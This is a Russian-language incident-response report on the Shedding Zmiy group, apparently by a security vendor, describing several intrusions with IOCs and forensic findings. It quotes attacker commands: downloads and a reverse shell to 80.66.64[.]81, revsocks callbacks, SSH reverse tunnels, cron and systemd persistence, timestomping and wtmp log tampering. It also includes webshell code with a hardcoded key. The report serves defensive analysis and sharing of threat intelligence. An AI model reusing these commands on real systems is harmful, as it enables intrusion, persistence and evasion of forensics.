0 22 * * 5 drweb-ctl quarantine --Delete All
0 15 * * 6 systemctl start zimbra.service
```

C2 SystemBC:

- `130.193.55[.]216`
- `backconnect[.]org`

Спустя два месяца после вторжения, Shedding Zmiy разместили в системе имплант Sliver в файле `/usr/sbin/sshd-xevents` и закрепили его через systemd, создав юнит-файл `/etc/systemd/system/sshd-xevents.service`, приведённый ниже:

```
[Unit]
Description=System Logging Service For SSH

[Service]
Type=simple
ExecStart=/usr/sbin/sshd-xevents
StandardOutput=null
StandardError=null
Restart=on-failure
RestartSec=5s

[Install]
WantedBy=multi-user.target
```

Командный адрес импланта **mtls://195.2.76[.]120:443** . IP принадлежит хостинг-провайдеру VDSina, где атакующие очевидно арендовали ресурсы. Мы пришли к выводу, что наличие арендованных ресурсов на территории России, скорее всего, необходимо Shedding Zmiy для обхода блокировок по GeoIP.


Также на этой системе мы обнаружили следы исходящего SSH-соединения на адрес 80.77.25[.]147, принадлежащий немецкому хостинг-провайдеру.

Продвинуться вглубь инфраструктуры в виду отсутствия сетевой связности с локальной сетью организации у злоумышленников не вышло, однако, они, как минимум с конца августа 2023 года по начало февраля 2024 года, могли читать переписку организации.

Кейс 4. Атакует великий MRX

Следующей жертвой уже в октябре 2023 года стала компания энергетического сектора. Всё началось с детектирования подозрительной сетевой активности в инфраструктуре, предположительно, являющейся результатом сканирования внутренней сети с одного из серверов жертвы.

Проанализировав этот хост, мы обнаружили следы подозрительного RDP-подключения к нему, случившегося накануне поздним вечером. Смутило имя хоста, инициировавшего подключение: «**mrx's-MacBook-P**». Здесь мы для себя отметили, что у Shedding Zmiy неплохой вкус в области кино, и они явно смотрели фильм про хакеров «Кто Я».



По сюжету **MRX** – таинственный хакер высочайшего уровня, который стоял за самыми громкими взломами. Главные герои стараются обратить на себя внимание MRXa, совершая свои «подвиги» в одном из комьюнити Даркнета.

От кинематографа вернемся к нашему кейсу. Проанализировав логи VPN-подключений, мы установили, что атакующие, подключаясь к инфраструктуре жертвы, использовали легитимную учётную запись подрядчика, имевшего доступ к инфраструктуре компании-жертвы. Подключения выполняли с двух IP-адресов:

- 5.8.16.149 – принадлежит EstNOC OY, Proton VPN.
- 45.82.33.248 – принадлежит Packethub s.a. – расположенной в Литве компании, предоставляющей различные IT-сервисы.

Подключившись к хосту, Shedding Zmiy выполнили следующий powershell-скрипт с целью проверки возможности повышения привилегий:

```
powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -Extended" > res-[redacted].txt
```

Убедившись в возможности повышения привилегий, атакующие запустили эксплойт для эксплуатации уязвимости PrintNightmare:

```
C:\Users\[redacted]\Downloads\cve-2021-1675.ps1
```

В итоге, группировка получила в своё распоряжение учетную запись локального администратора, созданную в результате эксплуатации уязвимости. Далее, вероятно с использованием все того же PrintNightmare, атакующие запустили ВПО `C:\Windows\System32\spool\drivers\x64\3\vlib.dll`. Это ещё один эксплойт для повышения привилегий уже до уровня системы.

Для первичной разведки и получения сведений о домене Shedding Zmiy использовали скрипт PowerView.ps1 фреймворка PowerSploit.

Для разведки в домене они также запускали скрипт `Backup.ps1`, который является инструментом ADRecon.

Мы обнаружили следующие файлы, собранные атакующими. По их названию несложно догадаться, какая информация о домене интересовала Shedding Zmiy:

- `C:\Users\Public\admins.txt;`
- `C:\Users\Public\gpo.txt;`
- `C:\Users\Public\ADRecon-Report-20231016225221\CSV-File\Sites.csv;`
- `C:\Users\Public\ADRecon-Report-20231016225221\CSV-File\Trusts.csv.`

После разведки и спустя полтора часа после первоначального проникновения, атакующие загрузили на хост и запустили файл `C:\Windows\WoGjAfEc.exe`, который является утилитой RemCom (аналогом PsExec) и позволяет выполнять команды на удаленных хостах. Для закрепления в системе атакующие создали новую службу с именем `BsrC`.

Спустя некоторое время, через браузер на хосте атакующие загрузили и PsExec: `C:\Users\[redacted]\Downloads\psexec.exe`.

Через 4 часа, уже глубокой ночью, Shedding Zmiy вернулись на хост под созданной при эксплуатации уязвимости PrintNightmare учетной записью [redacted]\Administrator. В этот раз подключение осуществлялось не с ноутбука легендарного хакера из кино, а с крайне часто встречающегося хоста «kali». Это намекает на вероятное использование популярного

дистрибутива для проведения тестирования на проникновение.

Через несколько минут после подключения на первоначально атакованный хост был загружен популярный инструмент для атак на протокол Kerberos - `C:\Users\Administrator\Downloads\Rubeus.exe`.

Ещё через час, и спустя шесть с половиной часов после первоначального проникновения, в системе был развёрнут имплант Sliver:**`C:\Windows\Temp\svchost.exe`** с командным адресом mtls://195.2.76[.]120, который мы уже встречали при расследовании кейса 3 (Zimbra, скрывающая боль).

Здесь мы также отметили схожесть нейминга одного из образцов ВПО с первым кейсом (Первая ниточка). Там прокси-бот SystemBC был замечен с именем `C:\Temp\svchost.exe`. Конечно, мимикрия под системные процессы, особенно под svchost, – это частое явление. Но в данном случае мы склонны считать, что это не совпадение, а закономерность, характерная для операций Shedding Zmiy .

Через несколько минут в системе был размещен файл `C:\Windows\Temp\chi.exe`, который представляет собой модифицированный инструмент chisel, написанный на GO и используемый для туннелирования трафика. В сэмпле мы нашли следующий командный адрес **94.103.84[.]207**, который также принадлежал хостинг-провайдеру VDSina.

Утром следующего дня, в течение получаса, атакующие производили сканирование сети жертвы с хоста-плацдарма, используя популярный инструмент SoftPerfect Network Scanner, архив с которым был загружен через браузер. Сканирование производилось по следующим портам: 22, 80, 135, 139, 443, 445, 3389.

По данным статистики сетевого оборудования жертвы, на командный адрес атакующих за этот день было передано около 1,5 Гигабайт данных.

Первоначально атакующие использовали для доступа в инфраструктуру одну учётную запись. Однако, после 3 недель затишья снова пришли в инфраструктуру жертвы уже с использованием трёх других, которые также, как и первая, принадлежали подрядчику.

В списке активных процессов одной из систем (уже спустя три недели после первоначального доступа) мы нашли активные процессы со следующими исполняемыми файлами:

- два экземпляра процесса с исполняемым файлом `C:\Windows\Temp\dism.exe` и следующими командлайнами:

```
cmd.exe /Q /c c:\windows\temp\dism.exe 1> \Windows\Temp\SnpHzr 2>&1
cmd.exe /Q /c c:\windows\temp\dism.exe 1> \Windows\Temp\faQlZi 2>&1
```

- `C:\svchost.exe`.
  Он представляет собой инструмент resocks с командным адресом **94.103.84[.]207**. В памяти содержался следующий конфиг:

```
build -buildmode=exe
```

```
build -compiler=gc
build -ldflags="-X main.defaultConnectBackAddress=94.103.84.207 -X
main.defaultConnectionKey=MHmfjMsydIPAIsX5AMrF1xcHZgKZpMZkZ20iX3zEBXQ"
build CGO_ENABLED=0
build GOARCH=amd64
build GOOS=windows
build GOAMD64=v1
build vcs=git
build vcs.revision=984d875ab0ab97f842ab0f42846deeb467ed3e04
build vcs.time=2023-09-19T10:43:05Z
build vcs.modified=false
```

`C:\windows\temp\dism.exe` – это легитимный исполняемый файл, с помощью которого Shedding Zmiy реализует технику dll-sideloading, подгружая вредоносную библиотеку `C:\windows\temp\dismcore.dll`. В нашем случае она представляет собой кастомный nim-загрузчик, который в процессе своего запуска расшифровывает из себя и запускает имплант Sliver с C2 **mtls://195.2.76[.]120**. Более подробно об особенностях nim-загрузчика мы расскажем в одной из следующих публикаций. Применение аналогичной техники с использованием идентичного легитимного исполняемого файла мы описывали в предыдущем кейсе (Zimbra, скрывающая боль).

Это первый увиденный нами Sliver-имплант, который был собран с опциями ограничения по запуску (параметр limits при генерации импланта). Имплант запускался только в следующих случаях

- хост подключен домену;
- хост имеет жестко закодированное имя.

Также имплант был собран с заданным именем (по умолчанию, импланты sliver имеют случайное имя в формате randomEnglishWord_randomEnglishWord) – [имя хоста]-mtls, что указывает на целенаправленную генерацию для системы, на которой он был обнаружен, а mtls – протокол, по которому происходило общение с командным адресом. Само имя импланта было видно в сертификатах в поле Subject.

В этот же период атакующие подключились по SSH к одной из систем на базе Astra Linux с дальнейшим переходом в режим супер-пользователя.

Загрузив через `/usr/lib/openssh/sftp-server` файл `.g` Shedding Zmiy выполнили команды по изменению владельца файла, добавили атрибут исполняемого файла, проверили доступность одного из внутренних ресурсов и переименовали файл, переместив его в другую директорию и запустили в фоном режиме:

```
chown root:root .g
chmod +x .g
ping -c 1 172.19.8.88
mv .g /usr/sbin/rsetlogd
```

```
(/usr/sbin/rsetlogd &)
```

Файл `/usr/sbin/rsetlogd` является имплантом Sliver, имеющим C2 **mtls://195.2.76[.]120:443.**

Используя редактор vim (рекомендуем всегда при анализе linux-систем не забывать про журнал `vim.info`), атакующие изменили файл планировщика заданий `/etc/cron.weekly/0anacron` для закрепления импланта Sliver. Вот как он выглядел после редактирования:

```
#!/bin/sh
#
# anacron's cron script
#
# This script updates anacron time stamps. It is called through run-parts
# either by anacron itself or by cron.
#
# The script is called "0anacron" to assure that it will be executed
# _before_ all other scripts.

(/usr/sbin/rsetlogd &)
test -x /usr/sbin/anacron || exit 0
anacron -u cron.weekly
```

Следом Shedding Zmiy применили технику timestomping, изменив временные метки последнего доступа и модификации отредактированного файла `0anacron` таким образом, чтобы они соответствовали временным меткам файла `/etc/cron.weekly/man-db`:

```
touch -r man-db 0anacron
```

Далее, с использованием штатной утилиты utmpdump, Shedding Zmiy удалили следы аутентификации на хосте под скомпрометированной учётной записью в журнале wtmp.

```
utmpdump /var/log/wtmp
utmpdump /var/log/wtmp | grep -v [redacted] >.t
utmpdump -r < .t> /var/log/wtmp
rm .t
```

Последней активностью на хосте стала проверка доступности внешних сетевых ресурсов и таблиц маршрутизации:

```
…
dig google.com
ping google.com
curl ya.ru
curl https://ya.ru
iptables
iptables -L
```

```
iptables -L -v
iptables -L -v -n
curl https://ya.ru
exit
```

Ночью того же дня на одном из серверов под управлением Windows фиксировались события создания новых служб `SVCHOST_BC` и `SVCHOST_BC2`, выполняющих запуск файлов `C:\Program Files\VMWare\temp\svchost.exe` и `C:\Program Files\VMWare\temp\winutil.exe`, однако сами исполняемые файлы, вероятно представляющие собой импланты Sliver, на хосте отсутствовали. Скорее всего, атакующие их удалили, так как им не удалось связаться с C2. На это указывает то, что средствами фаервола с данной системы непосредственно после создания служб фиксировались неуспешные обращения к C2 Sliver **mtls://195.2.76[.]120**.

В тот же период атакующие использовали WinRM для подключения к одному из серверов под учеткой администратора домена. Спустя некоторое время в системе был создан вредоносный файл `C:\Program Files\VMWare\temp\dismcore.dll`, хэш-сумма которого совпадала с ранее обнаруженным на другом хосте. Файл являлся кастомным nim-загрузчиком, который после запуска через технику dll sideloading расшифровывал из себя и запускал имплант Sliver (C2: **mtls://195.2.76[.]120**). По скриптблокам powershell нам стало понятно, что файл копировали на систему через утилиту winrm-fs, которая позволяет удалённо загружать файлы на хосты через протокол WinRM.

Ещё на одном хосте под управлением Astra Linux мы обнаружили действия атакующих, идентичные описанным ранее. Отличалось только имя импланта Sliver `/usr/sbin/sshd-watchtower`, но командный адрес при этом был идентичен. Также перед выходом из системы атакующие очистили историю командной оболочки bash.

Кейс 5. Возвращение CobInt

В этом кейсе в декабре 2023 года Shedding Zmiy атаковали одну из муниципальных организаций, о чём мы подробно уже рассказывали в нашем блоге. Отметим некоторые моменты, которые связывают эту атаку с уже описанными:

- первичное заражение через фишинговое письмо, содержащее архив с вредоносным файлом вложением, открытие которого приводило к загрузке вредоноса CobInt;
- использование легитимного исполняемого файла `dism.exe` при реализации техники dll-sideloading;
- использование модифицированной утилиты chisel с командным адресом принадлежащим хостинг-провайдеру VDSina;
- использование директорий для размещения ВПО, в названии которых присутствует Intel.

Кейс 6. Новая атака через подрядчика

В конце декабря 2023 года жертвой Shedding Zmiy стал IT-подрядчик (тот самый, чью инфраструктуру мы не смогли исследовать в кейсе 2 (Атака на доверие)). Напомним, что от имени

сотрудника этой ИТ-компании рассылались фишинговые письма клиентам. Как выяснилось позже, эта учётная запись была скомпрометирована ещё до компрометации инфраструктуры компании.

На первоначальном этапе Shedding Zmiy проэксплуатировали уязвимость Log4j (она же CVE-2021-44228, CVE-2021-45046 и CVE-2021-45105) в системе управления проектами YouTrack от JetBrains. Уязвимая версия этого ПО была развёрнута на одном из серверов под управлением операционной системы Windows Server 2019. В результате эксплуатации атакующие загрузили на сервер загрузчик XDHijack, о котором мы говорили ранее, в виде `mfplat.dll` и легитимную утилиту для его запуска с использованием техники dll-sideloading.

Имя файла	Дата создания
`C:\YouTrack\internal\java\windows-amd64\bin\MDEServer.exe`	21.12.2023 12:42:34
`C:\YouTrack\internal\java\windows-amd64\bin\mfplat.dll`	21.12.2023 12:44:44

В журналах веб-сервера мы нашли адрес, с которого выполнялись вредоносные запросы – **88.218.60[.]89**. Он принадлежит хостинг-провайдеру VDSina. Мы уже встречали ранее использование именно этого хостинг провайдера для размещения C2.

Атакующие заполучили Kerberos-тикет одной из учетных записей и затем использовали её для выполнения запросов со скомпрометированной системы YouTrack на сервере Microsoft Exchange, ниже пример одного из таких запросов:

```
192.168.50.26 Python+PSRP+Client - 200 0 0 33
2023-12-21 13:40:53 192.168.50.50 POST /powershell &CorrelationID=
;&cafeReqId=61d51599-5033-4754-8c1a-f9539ace158b; 80 [redacted]\[redacted]
192.168.50.26 Python+PSRP+Client - 200 0 0 97
```

По User-agent мы предположили, что атакующие использовали Python клиент для PowerShell remote Protocol. Вероятно, использовался инструмент pypsrp, однако следов на системе мы не обнаружили.

В логах Microsoft Exchange мы также увидели, что спустя полчаса после описанной выше активности, начались обращения к легитимным ресурсам веб-сервера с IP-адреса атакующих, который также, как и предыдущий, принадлежит пулу адресов хостинга VDSina. Вот как они выглядели:

```
2023-12-21 14:19:55 192.168.50.50 GET /owa/auth/OutlookCN.aspx 443 -
91.142.73[.]205 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:103.0)+Gecko/
20100101+Firefox/103.0

2023-12-21 14:19:59 192.168.50.50 POST /owa/auth/OutlookCN.aspx 443 -
91.142.73[.]205 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:103.0)+Gecko/
```

```
20100101+Firefox/103.0

2023-12-21 14:20:11 192.168.50.50 POST /owa/auth/OutlookCN.aspx 443 -
91.142.73[.]205 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:103.0)+Gecko/
20100101+Firefox/103.0

2023-12-21 14:20:18 192.168.50.50 GET /owa/auth/OutlookCN.aspx 443 -
91.142.73[.]205 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:103.0)+Gecko/
20100101+Firefox/103.0

2023-12-21 14:20:30 192.168.50.50 POST /owa/auth/OutlookCN.aspx 443 -
91.142.73[.]205 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:103.0)+Gecko/
20100101+Firefox/103.0

2023-12-21 14:20:44 192.168.50.50 POST /owa/auth/OutlookCN.aspx 443 -
91.142.73[.]205 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:103.0)+Gecko/
20100101+Firefox/103.0

2023-12-21 14:20:53 192.168.50.50 POST /owa/auth/OutlookCN.aspx 443 -
91.142.73[.]205 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:103.0)+Gecko/
20100101+Firefox/103.0

2023-12-21 14:21:32 192.168.50.50 POST /owa/auth/OutlookCN.aspx 443 -
91.142.73[.]205 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:103.0)+Gecko/
20100101+Firefox/103.0

2023-12-26 15:54:49 192.168.50.50 GET /ecp/auth/TimeoutLogout.aspx 443 -
91.142.73[.]205 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:103.0)+Gecko/
20100101+Firefox/103.0

2023-12-26 15:54:54 192.168.50.50 POST /ecp/auth/TimeoutLogout.aspx 443 -
91.142.73[.]205 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:103.0)+Gecko/
20100101+Firefox/103.0

2023-12-26 15:54:55 192.168.50.50 POST /ecp/auth/TimeoutLogout.aspx 443 -
91.142.73[.]205 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:103.0)+Gecko/
20100101+Firefox/103.0

2023-12-26 15:58:29 192.168.50.50 POST /ecp/auth/TimeoutLogout.aspx 443 -
91.142.73[.]205 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:103.0)+Gecko/
20100101+Firefox/103.0
```

Эти запросы не выглядят вредоносными и действительно выполнены к легитимным ресурсам, но нас смутил как IP-адрес источника, так и тот факт, что мы обнаружили на системе ВПО XDHijack `C:\Program Files\Microsoft\Exchange Server\V15\Bin\dismperf.dll`, файл которого был создан на файловой системе, как раз когда делались подозрительные запросы. Архива `cfg.zip` с

полезной нагрузкой на файловой системе к моменту исследования уже не было. Однако, следы его присутствия на хосте в некоторых артефактах мы нашли.

Спустя несколько дней исследований контекста этих запросов, нам удалось понять, что это было: атакующие проэксплуатировали уязвимость десериализации ненадежных данных в параметре VIEWSTATE в IIS-сервере Exchange. Мы недавно писали об использовании этого метода азиатской группировкой Obstinate Mogwai. Shedding Zmiy уязвимость тоже используют, но технически иначе и используют для этого свой фреймворк на python – BADSTATE. Подробности десериализации и функционал фреймворка мы опишем подробнее в отдельной публикации, но уже сейчас хотели бы отметить, что фреймворк находится в активной разработке, так как в уникальном вебшелле (основной элемент фреймворка) имеются нереализованные команды и много функций, которые не используются. Например, одна из неиспользуемых функций, которая должна была расшифровывать входные данные и в которой имеются жестко закодированные AES-ключ и IV (Initialization Vector):

```
// Token: 0x06000015 RID: 21 RVA: 0x000033BC File Offset: 0x000015BC
private static byte[] A(byte[] A_0)
{
    byte[] bytes = Encoding.UTF8.GetBytes("sohRonili4xaQuel7jadioshaiMoh9Yu");
    byte[] bytes2 = Encoding.UTF8.GetBytes("Aivah3Dei4ohC2ba");
    byte[] array;
    using (Aes aes = Aes.Create())
    {
        aes.Key = bytes;
        aes.IV = bytes2;
        aes.Padding = PaddingMode.None;
        ICryptoTransform cryptoTransform = aes.CreateDecryptor(aes.Key, aes.IV);
        using (MemoryStream memoryStream = new MemoryStream(A_0))
        {
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform,
              CryptoStreamMode.Write))
            {
                cryptoStream.Write(A_0, 16, A_0.Length - 16);
                array = memoryStream.ToArray();
            }
        }
    }
    return array;
}
```

Неиспользуемая функция для расшифровки данных в вебшелле

Возможно, указанные ключ и IV использовались при тестировании фреймворка BADSTATE, но также имеется ненулевая вероятность, что Shedding Zmiy могут применить их где-то ещё. Возвращаемся к описанию кейса.

Атакующие скомпрометировали всего несколько хостов, поэтому расскажем об увиденном кратко.

Для горизонтального перемещения использовались две привилегированные учетные записи, вероятно, предварительно полученные атакующими на сервере Microsoft Exchange.

Почти на всех скомпрометированных системах мы нашли следы загрузчика XDHijack, который запускался с применением техники dll-sideloading. На контроллере домена в двух экземплярах запускался переименованный легитимный исполняемый файл `dism.exe`. Запуск и закрепление в системе производились путём изменения имевшихся в системе легитимных задач планировщика

DhcpServerFailoverReplic и Password Expire.

Также на контроллере домена был размещён файл `C:\ProgramData\Acronis\acronis.exe`, который на самом деле представлял собой уже ранее известный нам инструмент resocks с командным адресом **88.218.62[.]79** – и снова хорошо знакомый нам хостинг VDSina. Примечательно, что в это же время в системе наблюдалось сканирование домена IT-компании, атаку на которую мы описывали в кейсе 2 (Атака на доверие), хотя с момента того инцидента прошло уже 5 месяцев. Предполагаем, что группировка проксировала трафик через сервер текущей жертвы, чтобы вызвать меньше подозрений на стороне IT-компании, инфраструктуру которой они сканировали.

Ниже представлен извлеченный конфиг resocks с примечательным параметром defaultConnectionKey, который идентичен тому, что мы уже видели у resocks в кейсе 4 (Атакует великий MRX), хотя обычно этот ключ формируется случайным образом:

```
-buildmode=exe
build -compiler=gc
build -ldflags="-X main.defaultConnectBackAddress=88.218.62.79 -X
main.defaultConnectionKey=MHmfjMsydIPAIsX5AMrF1xcHZgKZpMZkZ20iX3zEBXQ -
H=windowsgui -s -w"
build DefaultGODEBUG=panicnil=1
build CGO_ENABLED=0
build GOARCH=amd64
build GOOS=windows
build GOAMD64=v1
build vcs=git
build vcs.revision=984d875ab0ab97f842ab0f42846deeb467ed3e04
build vcs.time=2023-09-19T10:43:05Z
build vcs.modified=true
```

На финальном этапе атакующие на сервере Exchange с помощью вебшелла в памяти выгружали различные данные почтового сервера.

В этом расследовании мы также подметили использование атакующими, как и в кейсе 5 (Возвращение CobInt), для размещения ВПО путей, в имени которых присутствует название популярного вендора HP, например:

- `C:\ProgramData\HP\Installer\HPInstaller.exe`
- `C:\ProgramData\HP\Installer\mfplat.dll`

Кейс 7. Возвращение FaceFish

В этом кейсе в конце февраля 2024 года были атакованы исключительно системы под управлением ОС семейства Linux организации (атаку на другую часть инфраструктуры этой организации мы уже рассказывали в кейсе 5 (Возвращение CobInt).

Проникновение на один из серверов организации произошло в феврале 2024 года путём эксплуатации уязвимости CVE-2024-23897 в фреймфорке для непрерывной разработки Jenkins, уязвимая версия которого была развернута на атакованной системе.

При этом анализ системы показал, что это повторное возвращение Shedding Zmiy, так как нам удалось обнаружить следы раннего запуска реверс-шелла revsocks `/etc/socks/188.127.242.204:443/temp/revsocks` с адресом для подключения 188.127.242[.]204 и последующий запуск через утилиту `/usr/bin/nohup`, о чём свидетельствует файл `/etc/socks/188.127.242.204:443/temp/nohup.out`, содержащий вывод утилиты revsocks, датированный сентябрем 2023 года.

Анализируя свежую активность, в истории командной оболочки bash мы нашли следы подключений к ранее известным C2-адресам и загрузки необходимого инструментария:

```
ssh -fN -R 5.45.85[.]176:20023:localhost:22 min@5.45.85.176 -p 443
ssh operator@178.250.245[.]13 -p 443
wget 80.66.64[.]81/kit
wget 80.66.64[.]81/wrap
wget 80.66.64[.]81/4034
wget 80.66.64[.]81/rev
./rev -c 80.66.64[.]81:1337 &
wget http://chifa.rpm-bin[.]link/kit
./=r 80.66.64[.]81:443
wget https://github.com/kost/revsocks.git
curl -v 188.127.242[.]204:81
curl -v 188.127.242[.]204:443
wget -r -np 188.127.242[.]204:443/temp
./revsocks_linux_amd64 -connect 188.127.242[.]204:8443 -pass [redacted] mv revsocks_linux_amd64 revsocks
```

Загруженный в результате выполнения команды wget `80.66.64[.]81/wrap` файл `/usr/local/bin/id`, предположительно, использовался для поднятия привилегий до учетной записи root в системе. Файл пытается запустить от учетной записи root файл из аргументов. Если этого сделать не удаётся, то просто запускает его.

В системных журналах мы обнаружили команды, характерные для ВПО SSH-Snake, запускаемого из директории `/tmp/.X11-unix`. Закодированная в base64 нагрузка содержала адрес, с которого загружался вредоносный файл `get.upd-rkn[.]net:8080/n1/xlswifi`, которая в свою очередь устанавливала утилиту gsocket по пути `/usr/bin/gs-dbus`.

Утилиту gsocket мы обнаружили ещё на одной затронутой инцидентом системе, но схема загрузки несколько отличалась:

```
curl https://www.metcom[.]ru/bitrix/components/bitrix/advertising.banner/templates/
```

```
parallax/lang/ru/deploy-all.sh -o deploy-all.sh
bash ./deploy.sh
cp /dev/shm/.gs-0/gs-netcat /usr/bin/gs-dbus
```

Примечательно, что скрипт для загрузки утилиты gsocket Shedding Zmiy получали с легитимного ресурса, скомпрометированного группировкой. Также хотим отметить схожий приём, использованный в кейсе 5 (Возвращение CobInt), там при разворачивании CobInt, один из компонентов также загружался с легитимного скомпрометированного ресурса.

Непосредственно в день проникновения в систему Shedding Zmiy разместили в ней самописный имплант на Go, который мы назвали Bulldog Backdoor. Он был развернут по пути `/usr/bin/crond` и использовал **pkg.collect.net[.]in** в качестве командного сервера. Также атакующие создали юнит для systemd, чтобы обеспечить закрепление ВПО в качестве сервиса, и разместили уже известный нам руткит FaceFish всё по тому же пути `/usr/lib64/libs.so`, закрепив его через `/etc/ld.so.preload`. Дополнительно был развернут реверс-шелл revsocks по пути `/dev/shm/k`. Кроме того, мы обнаружили следы распространенного perl реверс-шелла /tmp/bk. Более подробное описание Bulldog Backdoor приведем в отдельной публикации.

Отметим, что на этом хосте группировка с высокой долей вероятности получила доступ к учётным данным десятка технологических учетных записей, которые хранились в конфигурационных файлах задач Jenkis в открытом виде, а также могли расшифровать учётные данные из хранилища Jenkins.

Для разведки злоумышленники использовали популярный инструмент nmap, следы которого мы обнаружили на одной из систем.

Горизонтальное перемещение по инфраструктуре организации выполнялось через использование SSH-Snake, скомпрометированной технологической учетной записи Jenkins, и нескольких привилегированных учетных записей, которые со слов заказчика, были скомпрометированы еще осенью 2023 года во время инцидента, к которому мы не привлекались.

Также мы для себя отметили интересный ход группировки по установке в целях возможности выполнения команд на системе и сохранения к ней доступа веб-шелл плагина на сервере, на котором было развёрнуто популярное ПО для отслеживания задач Jira. Для этого они подключились к системе с учётными данными привилегированной учётной записи, которые, как мы предполагаем, были получены во время их активности осенью 2023 года.

В подтверждение своего предположения мы обнаружили журналы событий, в которых от имени этой учетной записи в ночное время фиксировалось выполнение поисковых запросов по ключевым словам “Пароль” и “Стенд”. Ниже приведены примеры таких запросов.

```
10.15.204.55 1350x84206x1 [redacted_username] [22/Nov/2023:22:30:49 0300]
"GET /pm/secure/AjaxIssueAction!default.jspa?
issueKey=[redacted]&decorator=none&prefetch=false&shouldUpdateCurrentProject=fa
HTTP/1.0" 200 11482 1255 "https://[redacted]/pm/browse/[redacted]?jql=text ~
"Пароль"" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
```

```
Firefox/119.0" "9tuylo"

10.15.204.55 1351x84307x1 [redacted_username] [22/Nov/2023:22:31:11 0300]
"GET /pm/secure/AjaxIssueAction!default.jspa?
issueKey=[redacted]&decorator=none&prefetch=false&shouldUpdateCurrentProject=fa
HTTP/1.0" 200 8913 505 "https://[redacted]/pm/browse/[redacted]?jql=text ~
"Стенд"" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/119.0" "9tuylo"
```

На каждой из затронутых систем атакующие проводили локальную разведку и стремились заполучить аутентификационные данные для дальнейшего перемещения по SSH.

Заключение

